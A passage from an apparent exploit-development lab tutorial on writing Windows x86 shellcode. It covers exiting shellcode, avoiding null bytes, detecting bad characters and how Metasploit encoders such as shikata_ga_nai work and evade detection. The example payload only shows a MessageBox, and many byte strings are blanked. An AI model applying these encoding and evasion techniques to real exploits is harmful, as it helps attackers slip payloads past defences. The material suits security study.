In our C application, after calling the MessageBox API, 2 instructions were used to exit the process : LEAVE and RET. While this works fine for standalone applications, our shellcode will be injected into another application. So a leave/ret after calling the MessageBox will most likely break stuff and cause a "big" crash.

There are 2 approaches to exit our shellcode : we can either try to kill things as silently as we can, but perhaps we can also try to keep the parent (exploited) process running… perhaps it can be exploited again.

Obviously, if there is a specific reason not to exit the shellcode/process at all, then feel free not to do so.

We'll discuss 3 techniques that can be used to exit the shellcode with :


- Process : this will use ExitProcess()
- SEH : this one will force an exception call. Keep in mind that this one might trigger the exploit code to run over and over again (if the original bug was SEH based for example)
- Thread : this will use ExitThread()

Obviously, none of these techniques ensures that the parent process won't crash or will remain exploitable once it has been exploited.

ExitProcess()

This technique is based on a Windows API called "ExitProcess", found in kernel32.dll. One parameter : the ExitProcess exitcode. This value (zero means everything was ok) must be placed on the stack before calling the API

On XP SP3, the ExitProcess() API can be found at 0x7c81cb12.



So basically in order to make the shellcode exit properly, we need to add the following instructions to the bottom of the shellcode, right after the call to MessageBox was made :

```
xor eax, eax            ; zero out eax (NULL)
push eax                ; put zero to stack (exitcode parameter)
mov eax, 0x7c81cb12     ; ExitProcess(exitcode)
call eax                ; exit cleanly
```

Or, in byte/opcode :

```
"          "
"      "
"                              "
"          "
```

Again, we'll just assume that kernel32.dll is mapped/loaded automatically (which will be the case – see later), so you can just call the ExitProcess API without further ado.

SEH

A second technique to exit the shellcode (while trying to keep the parent process running) is by triggering an exception (by performing call 0×00) – something like this :

```
xor eax,eax
call eax
```

While this code is clearly shorter than the others, it may lead to unpredictable results. If an exception handler is set up, and you are taking advantage of the exception handler in your exploit (SEH based exploit), then the shellcode may loop. That may be ok in certain cases (if, for example, you are trying to keep a machine exploitable instead of exploit it just once)

ExitThread()

The format of this kernel32 API can be found at http://msdn.microsoft.com/en-us/library/ms682659(VS.85).aspx. As you can see, this API requires one parameter : the exitcode (pretty much like ExitProcess())

Instead of looking up the address of this function using IDA, you can also use arwin.c, a little script available on the desktop of your VM.

A warning, function names are case sensitive!

```
C:\shellcode\arwin>arwin kernel32.dll ExitThread
arwin - win32 address resolution program - by steve hanna - v.01
ExitThread is located at 0x7c80c0f8 in kernel32.dll
```

So simply replacing the call to ExitProcess with a call to ExitThread will do the job.

Extracting functions/exports from dll files

As explained above, you can use IDA or arwin to get functions/function pointers. If you have installed Microsoft Visual Studio C++ Express, then you can use dumpbin as well. This command line utility can be found at C:\Program Files\Microsoft Visual Studio 9.0\VC\bin. Before you can use the utility you'll need to get a copy of mspdb80.dll (download here: http://www.dll-files.com/dllindex/dll-files.shtml?mspdb80) and place it in the same bin folder.

You can now list all exports (functions) in a given dll : dumpbin path_to_dll /exports

dumpbin.exe c:\windows\system32\kernel32.dll /exports

Populating all exports from all dlls in the windows\system32 folder can be done like this :

```
rem Will list all exports from all dlls in the
rem %systemroot%\system32 and write them to file
rem
@echo off
cls
echo Exports > exports.log
for /f %%a IN ('dir /b %systemroot%\system32\*.dll')
     do echo [+] Processing %%a &&
     dumpbin %systemroot%\system32\%%a /exports
     >> exports.log
```

Put everything after the "for /f" statement on one line – we just added some line breaks for readability purposes.

Save this batch file in the bin folder. Run the batch file, and you will end up with a text file that has all the exports in all dlls in the system32 folder. So if you ever need a certain function, you can simply search through the text file. Keep in mind, the addresses shown in the output are RVA (relative virtual addresses), so you'll need to add the base address of the module/dll to get the absolute address of a given function.

Sidenote : using nasm to write / generate shellcode

In the previous chapters we went from one line of C code to a set of assembler instructions. Once you start to become familiar to these assembler instructions, it may become easier to just write stuff directly in assembly and compile that into opcodes, instead of resolving the opcodes first and writing everything directly in opcode… That's way to hard and there is an easier way :

Create a text file that starts with [BITS 32] . Don't forget this or nasm may not be able to detect that it needs to compile for 32 bit CPU x86, followed by the assembly instructions, which could be found in the disassembly/debugger output:

```
[BITS 32]

PUSH 0x006e6161        ;push "                    " to stack
PUSH 0x61716a41
MOV EBX,ESP            ;save pointer to "                    " in EBX

PUSH 0x00206e61        ;push "                                        "
PUSH 0x6c65726f
PUSH 0x43207962
PUSH 0x2064656e
PUSH 0x7770206e
PUSH 0x65656220

MOV ECX,ESP            ;save pointer to "                    " in ECX

XOR EAX,EAX
PUSH EAX               ;put parameters on the stack
PUSH EBX
PUSH ECX
PUSH EAX
PUSH EAX

MOV ESI,0x7E4507EA
```

```
JMP ESI                 ;MessageBoxA

XOR EAX,EAX             ;clean up
PUSH EAX
MOV EAX,0x7c81CB12
JMP EAX                 ;ExitProcess(0)
```

Save this file as msgbox.asm

Compile with nasm :

```
C:\shellcode>"                          " msgbox.asm -o msgbox.bin
```

Now use the pveReadbin.pl script to output the bytes from the .bin file in C format:

```
#!/usr/bin/perl
# This script takes a filename as argument
# will read the file
# and output the bytes in \x format
#
if ($#ARGV ne 0) {
print "              ".chr(34)."        ".chr(34)."  ";
exit(0);
}
#open file in binary mode
print "          ".$ARGV[0]."  ";
open(FILE,$ARGV[0]);
binmode FILE;
my ($data, $n, $offset, $strContent);
$strContent="";
my $cnt=0;
while (($n = read FILE, $data, 1, $offset) != 0) {
  $offset += $n;
}
close(FILE);

print "     ".$offset."            ";
my $cnt=0;
my $nullbyte=0;
print chr(34);
for ($we=0; $we < (length($data)); $we++)
{
  my $c = substr($data, $we, 1);
  $str1 = sprintf("    ", ((ord($c) & 0xf0) >> 4) & 0x0f);
  $str2 = sprintf("    ", ord($c) & 0x0f);
  if ($cnt < 8)
  {
    print "   ".$str1.$str2;
    $cnt=$cnt+1;
  }
  else
  {
    $cnt=1;
    print chr(34)."  ".chr(34)."   ".$str1.$str2;
  }
```

```
  if (($str1 eq " ") && ($str2 eq " "))
     {
       $nullbyte=$nullbyte+1;
     }
}
print chr(34)."   ";
print "                          " . $nullbyte."  ";
```

Output :

```
C:\shellcode>pveReadbin.pl msgbox.bin
Reading msgbox.bin
Read 78 bytes

"                                   "
"                                   "
"                                   "
"                                   "
"                                   "
"                                   "
"                                   "
"                                   "
"                                   "
"                           ";

Number of null bytes : 2
```

Paste this code in the C "shellcodetest" application, make/compile and run :

Ah – ok – that is a lot easier.

From this point forward in this lab, we'll continue to write our shellcode directly in assembly code. If you were having a hard time understanding the asm code above, then stop reading now and go back. The assembly used above is really basic and it should not take you a long time to really understand what it does.

Dealing with null bytes

When we look back at the bytecode that was generated so far, we noticed that they all contain null bytes. Null bytes may be a problem when you are overflowing a buffer, that uses null byte as string terminator. So one of the main requirements for shellcode would be to avoid these null bytes.

There are a number of ways to deal with null bytes : you can try to find alternative instructions to avoid null bytes in the code, reproduce the original values, use an encoder, etc

Alternative instructions & instruction encoding

At a certain point in our example, we had to set eax to zero. We could have used mov eax,0 to do this, but that would have resulted in "\xc7\xc0\x00\x00\x00\x00". Instead of doing that, we used "xor eax,eax". This gave us

the same result and the opcode does not contain null bytes. So one of the techniques to avoid null bytes is to look for alternative instructions that will produce the same result.

In our example, we had 2 null bytes, caused by the fact that we needed to terminate the strings that were pushed on the stack. Instead of putting the null byte in the push instruction, perhaps we can generate the null byte on the stack without having to use a null byte.

This is a basic example of what an encoder does. It will, at runtime, reproduce the original desired values/opcodes, while avoiding certain characters such as null bytes.

There are 2 ways to fixing this null byte issue : we can either write some basic instructions that will take care of the 2 null bytes (basically use different instructions that will end up doing the same), or we can just encode the entire shellcode.

We'll talk about payload encoders (encoding the entire shellcode) in one of the next chapters, let's look at manual instruction encoding first.

Our example contains 2 instructions that have null bytes :

"\x68\x6c\x61\x6e\x00"

and

"\x68\x61\x6e\x20\x00"

How can we do the same (get these strings on the stack) without using null bytes in the bytecode ?

Solution 1 : reproduce the original value using add & sub

What if we subtract 11111111 from 006E616C (= EF5D505B) , write the result to EBX, add 11111111 to EBX and then write it to the stack ? No null bytes, and we still get what we want.

So basically, we do this

- Put EF5D505B in EBX
- Add 11111111 to EBX
- push ebx to stack

Do the same for the other null byte (using ECX as register)

In assembly :

```
[BITS 32]

XOR EAX,EAX
MOV EBX,0xEF5D505B
```

```
ADD EBX,0x11111111      ;add 11111111
;EBX now contains last part of "                    "
PUSH EBX                ;push it to the stack
PUSH 0x65726f43
MOV EBX,ESP             ;save pointer to "                    " in EBX

;push "                                            "
MOV ECX,0xEF0F5D50
ADD ECX,0x11111111
PUSH ECX
PUSH 0x6c65726f
PUSH 0x43207962
PUSH 0x2064656e
PUSH 0x7770206e
PUSH 0x65656220
PUSH 0x65766168
PUSH 0x20756f59
MOV ECX,ESP            ;save pointer to "                    " in ECX

PUSH EAX               ;put parameters on the stack
PUSH EBX
PUSH ECX
PUSH EAX
PUSH EAX

MOV ESI,0x7E4507EA
JMP ESI                 ;MessageBoxA

XOR EAX,EAX             ;clean up
PUSH EAX
MOV EAX,0x7c81CB12
JMP EAX                 ;ExitProcess(0)
```

Of course, this increases the size of our shellcode, but at least we did not have to use null bytes.

After compiling the asm file and extracting the bytes from the bin file, this is what we get :

```
C:\shellcode>perl pveReadbin.pl msgbox2.bin
Reading msgbox2.bin
Read 92 bytes

"                              "
"                              "
"                              "
"                              "
"                              "
"                              "
"                              "
"                              "
"                              "
"                              "
"                              "
"                 ";

Number of null bytes : 0
```

To prove that it works, we'll load our custom shellcode in a regular exploit, (on XP SP3, in an application that has user32.dll loaded already)... an application such as Easy RM to MP3 Converter for example. (remember lab 1 ?)

A similar technique (to the one explained here) is used in in certain encoders... If you extend this technique, it can be used to reproduce an entire payload, and you could limit the character set to for example alphanumerical characters only.

There are many more techniques to overcome null bytes :

Solution 2 : sniper : precision-null-byte-bombing

A second technique that can be used to overcome the null byte problem in our shellcode is this :

- Put current location of the stack into ebp
- Set a register to zero
- Write value to the stack without null bytes (so replace the null byte with something else)
- Overwrite the byte on the stack with a null byte, using a part of a register that already contains null, and referring to a negative offset from ebp. Using a negative offset will result in \xff bytes (and not \x00 bytes), thys bypassing the null byte limitation

```
[BITS 32]

XOR EAX,EAX       ;set EAX to zero
MOV EBP,ESP       ;set EBP to ESP so we can use negative offset
PUSH 0xFF6E616C ;push part of string to stack
MOV [EBP-1],AL   ;overwrite FF with 00
PUSH 0x65726f43 ;push rest of string to stack
MOV EBX,ESP       ;save pointer to "                    " in EBX

PUSH 0xFF206E61 ;push part of string to stack
MOV [EBP-9],AL   ;overwrite FF with 00
PUSH 0x6c65726f ;push rest of string to stack
PUSH 0x43207962
PUSH 0x2064656e
PUSH 0x7770206e
PUSH 0x65656220
PUSH 0x65766168
PUSH 0x20756f59
MOV ECX,ESP           ;save pointer to "                    " in ECX

PUSH EAX              ;put parameters on the stack
PUSH EBX
PUSH ECX
PUSH EAX
PUSH EAX

MOV ESI,0x7E4507EA
JMP ESI               ;MessageBoxA
```

```
XOR EAX,EAX              ;clean up
PUSH EAX
MOV EAX,0x7c81CB12
JMP EAX                  ;ExitProcess(0)
```

Solution 3 : writing the original value byte by byte

This technique uses the same concept as solution 2, but instead of writing a null byte, we start off by writing nulls bytes to the stack (xor eax,eax + push eax), and then reproduce the non-null bytes by writing individual bytes to negative offset of ebp

- Put current location of the stack into ebp
- Write nulls to the stack (xor eax,eax and push eax)
- Write the non-null bytes to an exact negative offset location relative to the stack's base pointer (ebp)

Example :

```
[BITS 32]

XOR EAX,EAX       ;set EAX to zero
MOV EBP,ESP       ;set EBP to ESP so we can use negative offset
PUSH EAX
MOV BYTE [EBP-2],6Eh  ;
MOV BYTE [EBP-3],61h  ;
MOV BYTE [EBP-4],6Ch  ;
PUSH 0x65726f43 ;push rest of string to stack
MOV EBX,ESP       ;save pointer to "                    " in EBX
```

It becomes clear that the last 2 techniques will have a negative impact on the shellcode size, but they work just fine.

Solution 4 : xor

Another technique is to write specific values in 2 registers, that will – when an xor operation is performed on the values in these 2 registers, produce the desired value.

So let's say you want to put 0x006E616C onto the stack, then you can do this :

Open windows calculator and set mode to hex

Type 777777FF

Press XOR

Type 006E616C

Result : 77191693

Now put each value (777777FF and 77191693) into 2 registers, xor them, and push the resulting value onto the stack :

```
[BITS 32]

MOV EAX,0x777777FF
MOV EBX,0x77191693
XOR EAX,EBX         ;EAX now contains 0x006E616C
PUSH EAX            ;push it to stack
PUSH 0x65726f43 ;push rest of string to stack
MOV EBX,ESP         ;save pointer to "                " in EBX

MOV EAX,0x777777FF
MOV EDX,0x7757199E  ;Don't use EBX because it already contains
                    ;pointer to previous string
XOR EAX,EDX         ;EAX now contains 0x00206E61
PUSH EAX            ;push it to stack
PUSH 0x6c65726f ;push rest of string to stack
PUSH 0x43207962
PUSH 0x2064656e
PUSH 0x7770206e
PUSH 0x65656220
PUSH 0x6a716a61
PUSH 0x21756a51
MOV ECX,ESP             ;save pointer to "               " in ECX

XOR EAX,EAX         ;set EAX to zero
PUSH EAX                ;put parameters on the stack
PUSH EBX
PUSH ECX
PUSH EAX
PUSH EAX

MOV ESI,0x7E4507EA
JMP ESI                 ;MessageBoxA

XOR EAX,EAX             ;clean up
PUSH EAX
MOV EAX,0x7c81CB12
JMP EAX                 ;ExitProcess(0)
```

Remember this technique – you'll see an improved implementation of this technique in the payload encoders section.

Solution 5 : Registers : 32bit -> 16 bit -> 8 bit

We are running Intel x86 assembly, on a 32bit CPU. So the registers we are dealing with are 32bit aligned to (4 byte), and they can be referred to by using 4 byte, 2 byte or 1 byte annotations : EAX ("Extended" ...) is 4byte, AX is 2 byte, and AL(low) or AH (high) are 1 byte.

So we can take advantage of that to avoid null bytes.

Let's say you need to push value 1 to the stack.

```
PUSH 0x1
```

The bytecode looks like this :

```
\x68\x01\x00\x00\x00
```

You can avoid the null bytes in this example by :

- Clear out a register
- Add 1 to the register, using AL (to indicate the low byte)
- Push the register to the stack

Example :


```
XOR EAX,EAX
MOV AL,1
PUSH EAX
```

Or, in bytecode :

```
\x31\xc0\xb0\x01\x50
```

Let's compare the two:

```
[BITS 32]

PUSH 0x1
INT 3
XOR EAX,EAX
MOV AL,1
PUSH EAX
INT 3
```



Both bytecodes are 5 bytes, so avoiding null bytes does not necessarily mean your code will increase in size.

You can obviously use this in many ways – for example to overwrite a character with a null byte, etc)

Technique 6 : using alternative instructions

Previous example (push 1) could also be written like this:

```
XOR EAX,EAX
INC EAX
PUSH EAX
\x31\xc0\x40\x50
```

Note, only 4 bytes, so you can even decrease the number of bytes by being a little bit creative

Or you could try even do this :

```
\x6A\x01
```

This will also perform PUSH 1 and is only 2 bytes…

Technique 7 : strings : from null byte to spaces & null bytes

If you have to write a string to the stack and end it with a null byte, you can also do this :

- Write the string and use spaces (0×20) at the end to make everything 4 byte aligned
- Add null bytes

Example : if you need to write "InfoSec Institute" to the stack, you can do this :

```
PUSH 0x006e616c      ;push "InfoSec Institute" to stack
PUSH 0x65726f43
```

but you can also do this : (use space instead of null byte, and then push null bytes using a register)

```
XOR EAX,EAX
PUSH EAX
PUSH 0x206e616c      ;push "InfoSec Institute " to stack
PUSH 0x65726f43
```

Conclusion :

These are just a few of many techniques to deal with null bytes. The ones listed here should at least give you an idea about some possibilities if you have to deal with null bytes and you don't want to (or – for whatever reason – you cannot) use a payload encoder.

Encoders : Payload encoding

Of course, instead of just changing individual instructions, you could use an encoding technique that would encode the entire shellcode. This technique is often used to avoid bad characters… and in fact, a null byte can be considered to be a bad character too.

So this is the right time to write a few words about payload encoding.

(Payload) Encoders

Encoders are not only used to filter out null bytes. They can be used to filter out bad characters in general, or overcome a character set limitation

Bad characters are not shellcode specific – they are exploit specific. They are the result of some kind of operation that was executed on your payload before your payload could get executed. For example replacing spaces with underscores, or converting input to uppercase, or in the case of null bytes, would change the payload buffer because it gets terminated/truncated.

How can we detect bad characters ?

Detecting bad characters

The best way to detect if your shellcode will be subject to a bad character restriction is to put your shellcode in memory, and compare it with the original shellcode, and list the differences.

You obviously could do this manually, compare bytes in memory with the original shellcode bytes, but it will take a while.

You can also use one of the debugger plugins available :

windbg : byakugan

or Immunity Debugger : pvefindaddr :

First, write your shellcode to a file (pveWritebin.pl – see earlier in this document)… write it to c:\tmp\shellcode.bin for example

Next, attach Immunity Debugger to the application you are trying to exploit and feed the payload (containing the shellcode) to this application.

When the application crashes (or stops because of a breakpoint set by you), run the following command to compare the shellcode in file with the shellcode in memory :

!pvefindaddr compare c:\tmp\shellcode

pvefindaddr Memory comparison results

Address | Status | Type

!pvefindaddr compare c:\tmp\shellcode.bin

If bad characters would have been found (or the shellcode was truncated because of a null byte), the Immunity Log window will indicate this.

If you already know what your bad chars are (based on the type of application, input, buffer conversion, etc), you can use a different technique to see if your shellcode will work.

Suppose you have figured out that the bad chars you need to take care of are 0×48, 0×65, 0x6C, 0x6F, 0×20, then you can use skylined's beta3 utility again. You need to have a bin file again (bytecode written to file) and then run the following command against the bin file :

```
beta3.py --badchars 0x48,0x65,0x6C,0x6F,0x20 shellcode.bin
```

If one of these "bad chars" are found, their position in the shellcode will be indicated.

Encoders : Metasploit

When the data character set used in a payload is restricted, an encoder may be required to overcome those restrictions. The encoder will either wrap the original code, prepend it with a decoder which will reproduce the original code at runtime, or will modify the original code so it would comply with the given character set restrictions.

The most commonly used shellcode encoders are the ones found in Metasploit, and the ones written by skylined (alpha2/alpha3).

Let's have a look at what the Metasploit encoders do and how they work, so you would know when to pick one encoder over another.

You can get a list of all encoders by running the ./msfencode -l command. Since we are targetting the win32 platform, we are only going to look at the ones that we written for x86

```
./msfencode -l -a x86

Framework Encoders (architectures: x86)
=======================================

 Name                     Rank       Description
 ----                     ----       -----------
 generic/none             normal     The "     " Encoder
 x86/alpha_mixed          low        Alpha2 Alphanumeric Mixedcase Encoder
 x86/alpha_upper          low        Alpha2 Alphanumeric Uppercase Encoder
 x86/avoid_utf8_tolower   manual     Avoid UTF8/tolower
 x86/call4_dword_xor      normal     Call+4 Dword XOR Encoder
 x86/countdown            normal     Single-byte XOR Countdown Encoder
 x86/fnstenv_mov          normal     Variable-length Fnstenv/mov Dword XOR Encoder
 x86/jmp_call_additive    normal     Jump/Call XOR Additive Feedback Encoder
 x86/nonalpha             low        Non-Alpha Encoder
 x86/nonupper             low        Non-Upper Encoder
 x86/shikata_ga_nai       excellent  Polymorphic XOR Additive Feedback Encoder
 x86/single_static_bit    manual     Single Static Bit
 x86/unicode_mixed        manual     Alpha2 Alphanumeric Unicode Mixedcase Encoder
 x86/unicode_upper        manual     Alpha2 Alphanumeric Unicode Uppercase Encoder
```

The default encoder in Metasploit is shikata_ga_nai, so we'll have a closer look at that one.

x86/shikata_ga_nai

Let's use our original message shellcode (the one with null bytes) and encode it with shikata_ga_nai, filtering out null bytes :

Original shellcode

```
C:\shellcode>perl pveReadbin.pl msgbox.bin
Reading msgbox.bin
Read 78 bytes

"                                   "
"                                   "
"                                   "
"                                   "
"                                   "
"                                   "
"                                   "
"                                   "
"                                   "
"                              ";
```

We wrote these bytes to /pentest/exploits/shellcode.bin and encoded them with shikata_ga_nai :

```
./msfencode -b '\x00' -we /pentest/exploits/shellcode.bin -t c
[*] x86/shikata_ga_nai succeeded with size 105 (iteration=1)

unsigned char buf[] =
"                                                             "
"                                                             "
"                                                             "
"                                                             "
"                                                             "
"                                                             "
"                                                             ";
```

Note: Don't worry if the output looks different on your system – you'll understand why it could be different in just a few moments.

Another Note : Encoder increased the shellcode from 78 bytes to 105.

Loaded into the debugger, using the testshellcode.c application, the encoded shellcode looks like this :

```
CPU - main thread, module shellcod
004040FF  DBC9              FCMOVNE ST,ST(1)
00404101  29C9              SUB ECX,ECX
00404103  BF 63070158       MOV EDI,58010763
00404108  B1 14             MOV CL,14
0040410A  D97424 F4         FSTENV (28-BYTE) PTR SS:[ESP-C]
0040410E  5B                POP EBX
0040410F  83C3 04           ADD EBX,4
00404112  317B 15           XOR DWORD PTR DS:[EBX+15],EDI
00404115  037B 15           ADD EDI,DWORD PTR DS:[EBX+15]
00404118  81F2 69342493     XOR EDX,93243469
0040411E  69ACE5 04184960   IMUL EBP,DWORD PTR SS:[EBP+60491804],ICI
00404129  9E                SAHF
0040412A  45                INC EBP
0040412B  9B                WAIT
0040412C  8F                ???                                   Unknown command
0040412D  AC                LODS BYTE PTR DS:[ESI]
0040412F  2037              AND BYTE PTR DS:[EDI],DH
00404130  27                DAA
00404131  33D2              XOR EDX,EDX
00404133  E7 F4             OUT 0F4,EAX                           I/O command
00404135  DB                ???                                   Unknown command
00404136  4A                DEC EDX
00404137  8D9E 3BFB237E     LEA EBX,DWORD PTR DS:[ESI+7E23FB3B]
0040413D  4C                DEC ESP
0040413E  8CD3              MOV BX,SS
00404140  5E                POP ESI
00404141  CE                INTO
00404142  17                POP SS                                Modification of segment register
00404143  41                INC ECX
00404144  F666 B9           MUL BYTE PTR DS:[ESI-47]
00404147  FF63 1F           JMP DWORD PTR DS:[EBX+1F]
0040414A  60                PUSHAD
0040414B  6F                OUTS DX,DWORD PTR ES:[EDI]            I/O command
0040414C  1E                PUSH DS
0040414D  FF1B              CALL FAR FWORD PTR DS:[EBX]           Far call
0040414F  8ED1              MOV SS,CX                             Modification of segment register
00404151  3F                AAS
00404152  4B                DEC EBX
```

As you step through the instructions, the first time the XOR instruction (XOR DWORD PTR DS:[EBX+15],EDI is executed, an instruction below (XOR EDX,93243469) is changed to a LOOPD instruction :

```
CPU - main thread, module shellcod
004040FF  DBC9              FCMOVNE ST,ST(1)
00404101  29C9              SUB ECX,ECX
00404103  BF 63070158       MOV EDI,58010763
00404108  B1 14             MOV CL,14
0040410A  D97424 F4         FSTENV (28-BYTE) PTR SS:[ESP-C]
0040410E  5B                POP EBX
0040410F  83C3 04           ADD EBX,4
00404112  317B 15           XOR DWORD PTR DS:[EBX+15],EDI
00404115  037B 15           ADD EDI,DWORD PTR DS:[EBX+15]
00404118 ^E2 F5             LOOPD SHORT shellcod.0040410F
0040411A  68 6C249369       PUSH 6993246C
0040411F  AC                LODS BYTE PTR DS:[ESI]
00404120  E5 04             IN EAX,4                              I/O
```

From that point forward, the decoder will loop and reproduce the original code… that's nice, but how does this encoder/decoder really work ?

The encoder will do two things :

1. It will take the original shellcode and perform XOR/ADD/SUB operations on it. In this example, the XOR operation starts with an initial value of 58010763 (which is put in EDI in the decoder). The XORed bytes are written after the decoder loop.

2. It will produce a decoder that will recombine/reproduce the original code, and write it right below the decoding loop. The decoder will be prepended to the xor'ed instructions. Together, these two components make the encoded payload.

When the decoder runs, the following things happen :

- FCMOVNE ST,ST(1) (FPU instruction, needed to make FSTENV work – see later)
- SUB ECX,ECX
- MOV EDI,58010763 : initial value to use in the XOR operations
- MOV CL,14 : sets ECX to 00000014 (used to keep track of progress while decoding). 4 bytes will be read at a time, so 14h x 4 = 80 bytes (our original shellcode is 78 bytes, so this makes sense).
- FSTENV PTR SS: [ESP-C] : this results in getting the address of the first FPU instruction of the decoder (FCMOVNE in this example). The requisite to make this instruction work is that at least one FPU instruction is executed before this one – doesn't matter which one. (so FLDPI should work too)
- POP EBX : the address of the first instruction of the decoder is put in EBX (popped from the stack)

It looks like the goal of the previous instructions was to get the address of the begin of the decoder and put it in EBX, and set ECX to 14.

Next, we see this :

- ADD EBX,4 : EBX is increased with 4
- XOR DWORD PTR DS: [EBX+15], EDI : perform XOR operation using EBX+15 and EDI, and write the result at EBX+15. The first time this instruction is executed, a LOOPD instruction is recombined.
- ADD EDI, DWORD PTR DS:[EBX+15] : EDI is increased with the bytes that were recombined at EBX+15, by the previous instruction.

Ok, it starts to make sense. The first instructions in the decoder were used to determine the address of the first instruction of the decoder, and defines where the loop needs to jump back to. That explains why the loop instruction itself was not part of the decoder instructions, because the decoder needed to determine it's own address before it could write the LOOPD instruction, but had to be recombined by the first XOR operation.

From that point forward, a loop is initiated and results are written to EBX+15. EBX is increased with 4 each iteration. So the first time the loop is executed, after EBX is increased with 4, EBX+15 points just below the loopd instruction (so the decoder can use EBX (+15) as register to keep track of the location where to write the decoded/original shellcode). As shown above, the decoding loop consists of the following instructions :

```
ADD EBX,4
XOR DWORD PTR DS: [EBX+15], EDI
ADD EDI, DWORD PTR DS: [EBX+15]
```

```
CPU - main thread, module shellcod
004040FF   DBC9          FCMOVNE ST,ST(1)
00404101   29C9          SUB ECX,ECX
00404103   BF 63070158   MOV EDI,58010763
00404108   B1 14         MOV CL,14
0040410A   D97424 F4     FSTENV (28-BYTE) PTR SS:[ESP-C]
0040410E   5B            POP EBX
0040410F   83C3 04       ADD EBX,4
00404112   317B 15       XOR DWORD PTR DS:[EBX+15],EDI
00404115   037B 15       ADD EDI,DWORD PTR DS:[EBX+15]
00404118  ^E2 F5         LOOPD SHORT shellcod.0040410F
```

Again, the XOR instruction will produce the original bytes and write them at EBX+15. Next, the result is added to EDI, which is used to XOR the next bytes in the next iteration.

The ECX register is used to keep track of the position in the shellcode, and counts down. When ECX reaches 1, the original shellcode is reproduced below the loop, so the jump (LOOPD) will not be taken anymore, and the original code will get executed, because it is located directly after the loop.

Ok, look back at the description of the encoder in Metasploit :

```
Polymorphic XOR Additive Feedback Encoder
```

We know where the XOR and Additive words come from... but what about Polymorphic ?

Well, every time you run the encoder, some things change

- The value that is put in ESI changes
- The place of the instructions to get the address of the start of the decoder changes
- The registers used to keep track of the position (EBX in our example above, EDX in the screenshot below) varies.

In essence, the order of the intructions before the loop change, and the variable values (registers, value of ESI) changes too.

```
CPU - main thread, module shellcod
004040FF  BE 5649AC9C   MOV ESI,9CAC4956
00404104  DADC          FCMOVU ST,ST(4)
00404106  D97424 F4     FSTENV (28-BYTE) PTR SS:[ESP-C]
0040410A  5A            POP EDX
0040410B  31C9          XOR ECX,ECX
0040410D  B1 14         MOV CL,14
0040410F  3172 14       XOR DWORD PTR DS:[EDX+14],ESI
00404112  0372 14       ADD ESI,DWORD PTR DS:[EDX+14]
00404115  83C2 04       ADD EDX,4
00404118  B4 BC         MOV AH,0BC
0040411A  C4F0                                          Illegal
0040411C  59            POP ECX
0040411D  51            PUSH ECX
```

This makes sure that, every time you create an encoded version of the payload, most of the bytes will be different without changing the overall concept behind the decoder. This makes this payload "polymorphic" / hard to get detected.

x86/alpha_mixed

Encoding our example msgbox shellcode with this encoder produces a 218 byte encoded shellcode :

```
./msfencode -e x86/alpha_mixed -b '\x00' -we /pentest/exploits/shellcode.bin -t c
[*] x86/alpha_mixed succeeded with size 218 (iteration=1)

unsigned char buf[] =
"                                                            "
"                                                            "
"                                                            "
"                                                            "
"                                                            "
"                                                            "
"                                                            "
"                                                            "
"                                                            "
"                                                            "
"                                                            "
"                                                            "
"                                                            "
"                                                            "
"                                   ";
```

As you can see in this output, the biggest part of the shellcode consists of alphanumeric characters (we just have a couple of non-alphanumeric characters at the begin of the code)

The main concept behind this encoder is to reproduce the original code (via a loop), by performing certain operations on these alphanumeric characters – pretty much like what shikata_ga_nai does, but using a different (limited) instruction set and different operations.

x86/fnstenv_mov

Yet another encoder, but it will again produce something that has the same building blocks at other examples of encoded shellcode :

- Getpc (see later)
- Reproduce the original code (one way or another – this technique is specific to each encoder/decoder)

- Jump to the reproduced code and run it

Example : WinExec "calc" shellcode, encoded via fnstenv_mov

Encoded shellcode looks like this :

```
